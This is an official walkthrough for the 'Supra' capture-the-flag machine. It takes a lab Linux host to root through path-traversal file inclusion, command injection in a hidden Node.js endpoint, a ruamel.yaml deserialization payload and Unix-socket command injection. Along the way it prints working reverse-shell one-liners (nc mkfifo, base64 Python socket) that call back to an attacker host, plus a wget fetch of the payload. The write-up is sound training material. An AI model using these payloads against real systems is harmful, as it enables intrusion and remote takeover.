

# Supra Official Walkthrough

Creator : AL1ENUM

Difficulty : Hard

OS : Linux

October 11, 2021

## Contents

Initial Foothold .....	3
Port Scan .....	3
Local File Inclusion .....	3
API Server – Port 4000 .....	3
File Integrity Checker .....	4
Uploads LFI .....	4
Remote Command Execution / Command Injection .....	5
Hidden API method .....	5
Reverse Shell   www-data .....	6
Horizontal Privilege Escalation.....	7
YAML Deserialization Attack .....	7
Find Local Services .....	7
Understand the Service.....	7
Port Forwarding .....	8
Creating the Malicious YAML file .....	9
Old accounts.yaml.....	9
New accounts.yaml.....	10
Reverse Shell .....	11
Vertical Privilege Escalation .....	12
Socket Command Injection .....	12
Resources .....	12


## Initial Foothold

### Port Scan

```
alienum@Prometheus: ~  
alienum@Prometheus:~$ nmap 10.0.2.254  
Starting Nmap 7.80 ( https://nmap.org ) at 2021-10-11 23:34 EEST  
Nmap scan report for 10.0.2.254 (10.0.2.254)  
Host is up (0.00036s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
4000/tcp   open  remoteanything  
  
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds  
alienum@Prometheus:~$
```

### Local File Inclusion

#### API Server – Port 4000




## File Integrity Checker


After the successful upload this function calculates the md5sum of the uploaded file

Additional, the API prints the exact file location


```
/var/www/api/uploads/test.txt
```



## Uploads LFI



```
http://10.0.2.254:4000/uploads/..%2Fapp.js
```



## Remote Command Execution / Command Injection

### Hidden API method

After enumerating the `app.js`, we found a hidden API method

```
app.get('/[REDACTED]', function (req, res) {  
  uid = req.query.uid  
  console.log(uid)  
  exec("ps aux | grep ".concat(uid), (error, stdout, stderr) => {  
    console.log(`stdout: ${stdout}`);  
    res.end(`stdout: ${stdout} :: ${uid}`)  
  });  
  
});
```

```
10.0.2.254:4000/internal-pro x +  
← → ↻ 10.0.2.254:4000/[REDACTED]  
stdout: root 1 0.1 0.4 98252 9940 ? Ss 16:21 0:01 /sbin/init  
root 2 0.0 0.0 0 0 ? S 16:21 0:00 [kthreadd]  
root 3 0.0 0.0 0 0 ? I< 16:21 0:00 [rcu_gp]  
root 4 0.0 0.0 0 0 ? I< 16:21 0:00 [rcu_par_gp]  
root 6 0.0 0.0 0 0 ? I< 16:21 0:00 [kworker/0:0H-events_highpri]  
root 7 0.1 0.0 0 0 ? I 16:21 0:03 [kworker/0:1-events]  
root 9 0.0 0.0 0 0 ? I< 16:21 0:00 [mm_percpu_wq]  
root 10 0.0 0.0 0 0 ? S 16:21 0:00 [rcu_tasks_rude_]  
root 11 0.0 0.0 0 0 ? S 16:21 0:00 [rcu_tasks_trace]  
root 12 0.0 0.0 0 0 ? S 16:21 0:00 [ksoftirqd/0]  
root 13 0.0 0.0 0 0 ? I 16:21 0:00 [rcu_sched]  
root 14 0.0 0.0 0 0 ? S 16:21 0:00 [migration/0]  
root 15 0.0 0.0 0 0 ? S 16:21 0:00 [cpuhp/0]  
root 17 0.0 0.0 0 0 ? S 16:21 0:00 [kdevtmpfs]  
root 18 0.0 0.0 0 0 ? I< 16:21 0:00 [netns]  
root 19 0.0 0.0 0 0 ? S 16:21 0:00 [kauditd]  
root 20 0.0 0.0 0 0 ? S 16:21 0:00 [khungtaskd]  
root 21 0.0 0.0 0 0 ? S 16:21 0:00 [oom_reaper]  
root 22 0.0 0.0 0 0 ? I< 16:21 0:00 [writeback]  
root 23 0.0 0.0 0 0 ? S 16:21 0:00 [kcompactd0]  
root 24 0.0 0.0 0 0 ? SN 16:21 0:00 [ksmd]  
root 25 0.0 0.0 0 0 ? SN 16:21 0:00 [khugepaged]  
root 43 0.0 0.0 0 0 ? I< 16:21 0:00 [kintegrityd]  
root 44 0.0 0.0 0 0 ? I< 16:21 0:00 [kblockd]  
root 45 0.0 0.0 0 0 ? I< 16:21 0:00 [blkcg_punt_bio]  
root 46 0.0 0.0 0 0 ? I< 16:21 0:00 [edac-poller]  
root 47 0.0 0.0 0 0 ? T 16:21 0:00 [devfreq-wq]
```

The vulnerable URL is :

[http://10.0.2.254:4000/\[REDACTED\]](http://10.0.2.254:4000/[REDACTED])

Using the uid parameter we can inject commands.

## Reverse Shell | www-data

### Script

```
exploit.py
~/Desktop/supra-exploit

1 import requests
2
3 TARGET_URL = 'http://10.0.2.254:4000'
4
5 data = "root | rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Cbash%20-
i%20%3E%261%7Cnc%2010.0.2.253%20444%20%3E%2Ftmp%2Ff"
6
7
8 r = requests.get(TARGET_URL + '/[REDACTED]' + data, verify=False)
9 print(r.text)
10
```

### Listener

```
exploit.py - Visual Studio Code
Edit Selection View Go Run Terminal Help

exploit.py x
home > alienum > Desktop > supra-exploit > exploit.py > ...
1 import requests
2
3 TARGET_URL = 'http://10.0.2.254:4000'
4
5 data = "root | rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Cbash%20-
i%20%3E%261%7Cnc%2010.0.2.253%20444%20%3E%2Ftmp%2Ff"
6
7
8 r = requests.get(TARGET_URL + '/[REDACTED]' + data, verify=False)
9 print(r.text)
10
11

PROBLEMS OUTPUT TERMINAL DEBUG CONSOLE Python +

alienum@Prometheus:~$ /bin/python3 /home/alienum/Desktop/supra-exploit/exploit.py
alienum@Prometheus:~$ nc -nlvp 4444
Listening on 0.0.0.0 4444
Connection received on 10.0.2.254 57230
bash: cannot set terminal process group (424): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Supra:~/apts$ hostname
hostname
Supra
www-data@Supra:~/apts$
```

# Horizontal Privilege Escalation


## YAML Deserialization Attack

### Find Local Services

```
ss -an | grep 127.0.0.1
```



```
www-data@Supra:~/api$ ss -an | grep 127.0.0.1
ss -an | grep 127.0.0.1
tcp    LISTEN 0      128          127.0.0.1:8081
tcp    LISTEN 0      20           127.0.0.1:25
www-data@Supra:~/api$
```



```
www-data@Supra:/opt/api$ cat internal-api.py
cat internal-api.py
from flask import Flask, request
#import yaml
import ruamel.yaml
import warnings
from base64 import b64decode

warnings.simplefilter('ignore', ruamel.yaml.error.UnsafeLoaderWarning)


from yaml.loader import FullLoader
app = Flask(__name__)

@app.route("/", methods=["GET"])
def index():
    return "Supra Internals"

@app.route("/read-leaked-accounts", methods=["GET"])
def read():
    with open(r'./accounts.yaml') as file:
        #accounts = yaml.load(file, Loader=FullLoader)
        accounts = ruamel.yaml.load(file)
    return accounts

if __name__ == '__main__':
    app.run("127.0.0.1", port=8081)
www-data@Supra:/opt/api$
```

## Port Forwarding



The Internal service loads a serialized data from the `accounts.yaml` and convert them to a JSON. The `ruamel.yaml` package is vulnerable to deserialization attack

We will replace the `accounts.yaml` with our malicious `accounts.yaml`.

Remember that we are able to write/edit the `accounts.yaml` because they forgot to change the permissions.



## Creating the Malicious YAML file

Old accounts.yaml

```
www-data@Supra:/opt/api$ ls -la
ls -la
total 20
drwxr-xr-x 2 root    root    4096 Oct 12 05:52 .
drwxr-xr-x 3 root    root    4096 Oct 11 09:12 ..
-rwxrwxrwx 1 www-data www-data 445 Oct 11 10:26 accounts.yaml
-rw-r--r-- 1 root    root    609 Oct 12 05:49 internal-api.py
-rwxr-xr-x 1 root    root    36 Oct 11 10:39 start-internal.sh
www-data@Supra:/opt/api$
```

```
www-data@Supra:/opt/api$ cat accounts.yaml
cat accounts.yaml
emails:

- Gloriawrong@zonnetd.nl
- cheerfulMark93@atbt.net
- horribleMicheal30@aliceaeds1.fr
- Tamaradull@aiam.com
- Grantitchy@lieve.ca
- easyAngelica60@heatnet.nl
- Rebekaheasy@lieve.com
- zealousKatelyn@ggmail.com
- depressedBridget62@yahoo1.com.ar
- fierceBrooke@optonline.net

passwords:

- 6NpjqVCM
- mzPdgc9V
- fpRze8bn
- x4Lm3W6M
- tYUBN6Qx
- 8zNBxXcd
- X48UYKrw
- xEfjB39C
- Wk956r4a
- UKQC5q2a
```

New accounts.yaml

You can generate your payload using this :

<https://github.com/j0lt-github/python-deserialization-attack-payload-generator>

**File name : accounts-vuln.yaml**

hacker:

```
!!python/object/apply:subprocess.Popen
- !!python/tuple
- python3
- -C
-
"__import__('os').system(str(__import__('base64').b64decode('cHI0aG9uMyAtYyAnaW1wb3J0IHV2tldCxdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzbn2NrZXQuU09DS19TVFJFQU0pO3MuY29ubmVjdG9lEwLjAuMi4yNTMiLDU1NTUpKtTvcy5kdXAyKHMuZmlsZW5vKkksMCK7IG9zLmR1cDlocy5maWxlbm8oKSwxKTtvcy5kdXAyKHMuZmlsZW5vKkksMik7aW1wb3J0IHB0eTsgCHR5LnNwYXduKCJiYXNolikt').decode()))"
```

**wget 10.0.2.253:8000/accounts-vuln.yaml -O accounts.yaml**

The screenshot shows a Visual Studio Code editor on the left with a file named 'accounts-vuln.yaml' open. The file content is the same as shown in the previous block. The terminal on the right shows the following commands and output:

```
www-data@Supra:/opt/api$ ls -la
ls -la
total 20
drwxr-xr-x 2 root  root  4096 Oct 12 05:52 .
drwxr-xr-x 3 root  root  4096 Oct 11 09:12 ..
-rwxrwxrwx 1 www-data www-data 445 Oct 11 10:26 accounts.yaml
-rw-r--r-- 1 root  root  609 Oct 12 05:49 internal-api.py
-rwxr-xr-x 1 root  root  36 Oct 11 10:39 start-internal.sh
www-data@Supra:/opt/api$ wget 10.0.2.253:8000/accounts-vuln.yaml -O accounts.yaml
wget 10.0.2.253:8000/accounts-vuln.yaml -O accounts.yaml
--2021-10-12 05:58:38-- http://10.0.2.253:8000/accounts-vuln.yaml
Connecting to 10.0.2.253:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 459 [application/octet-stream]
Saving to: 'accounts.yaml'

OK
100% 16.7M=0s

2021-10-12 05:58:38 (16.7 MB/s) - 'accounts.yaml' saved [459/459]

www-data@Supra:/opt/api$
```

The terminal also shows the output of a Python server running on port 8000, which serves the file 'accounts-vuln.yaml' over HTTP.

The accounts.yaml successfully replaced

```
www-data@Supra:/opt/api$ cat accounts.yaml
cat accounts.yaml
hacker:

  !!python/object/apply:subprocess.Popen
- !!python/tuple
- python3
- -c
- "__import__('os').system(str(__import__('base64').b64decode('cHL0aG9uMyAtYyAnaW1wb3J0IHNvY2tldCcxZdWJwcm9jZXNzLG9zO3M9c29ja2V0LnNvY2tldChzb2NrZXQuQUZfSU5FVCxzbnRlZXQuU090S19TVFJFQU0pO3MuY29ubmVjdCgoIjEwLjE0YyNTMlLlDU1NTUpKTvcy5kdXAYKHMuzmlsZW5vKkksMk7IG9zLmR1cDIocy5maWxlbn8oKSwwKTvcy5kdXAYKHMuzmlsZW5vKkksMik7aW1wb3J0IHB0eTsgCHR5LnNwYXduKCJlYXNoIikn').decode())"
```


Reverse Shell

Curl

```
curl 10.0.2.254:8082/read-leaked-accounts
```

Listener

```
nc -nlvp 5555
```



```
alienum@Prometheus: ~
alienum@Prometheus:~$ curl 10.0.2.254:8082/read-leaked-accounts
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
alienum@Prometheus:~$

alienum@Prometheus:~$ nc -nlvp 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.254 57508
it404@Supra:/opt/api$ id
id
uid=1000(it404) gid=1000(it404) groups=1000(it404),246(plugdev),109(netdev),112(bluetooth)
it404@Supra:/opt/api$ whoami;hostname
whoami;hostname
it404
Supra
it404@Supra:/opt/api$
```

# Vertical Privilege Escalation

## Socket Command Injection

```
netstat -an | grep socket
it404@Supra:/opt/api$ netstat -an | grep socket
netstat -an | grep socket
Active UNIX domain sockets (servers and established)
unix 2      [ ACC ]     STREAM    LISTENING   11421     /run/dbus/system_bus_socket
unix 2      [ ACC ]     STREAM    LISTENING   11722     /usr/local/src/socket.s
unix 7      [  ]       DGRAM     LISTENING   10629     /run/systemd/journal/socket
unix 3      [  ]       STREAM    CONNECTED   11611     /run/dbus/system_bus_socket
unix 3      [  ]       STREAM    CONNECTED   11610     /run/dbus/system_bus_socket
unix 3      [  ]       STREAM    CONNECTED   13111     /run/dbus/system_bus_socket
unix 3      [  ]       STREAM    CONNECTED   11618     /run/dbus/system_bus_socket
unix 3      [  ]       STREAM    CONNECTED   11744     /run/dbus/system_bus_socket
it404@Supra:/opt/api$
```

The hard part of this, is to detect and guess the vulnerability

This explains how to exploit a unix socket :

<https://book.hacktricks.xyz/linux-unix/privilege-escalation/socket-command-injection>

```
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat -
UNIX-CLIENT:/usr/local/src/socket.s
/tmp/bash -p
alienum@Prometheus: ~
$ echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/usr/local/src/socket.s
echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/usr/local/src/socket.s
$ /tmp/bash -p
/tmp/bash -p
bash-5.1# whoami
whoami
root
bash-5.1# hostname
hostname
Supra
bash-5.1#
```

## Resources

### Exploit DB - YAML Deserialization Attack

[https://www.exploit-db.com/docs/english/47655-yaml-deserialization-attack-in-python.pdf?utm\\_source=dldr.it&utm\\_medium=twitter](https://www.exploit-db.com/docs/english/47655-yaml-deserialization-attack-in-python.pdf?utm_source=dldr.it&utm_medium=twitter)

### HackTricks – Socket Command Injection

<https://book.hacktricks.xyz/linux-unix/privilege-escalation/socket-command-injection>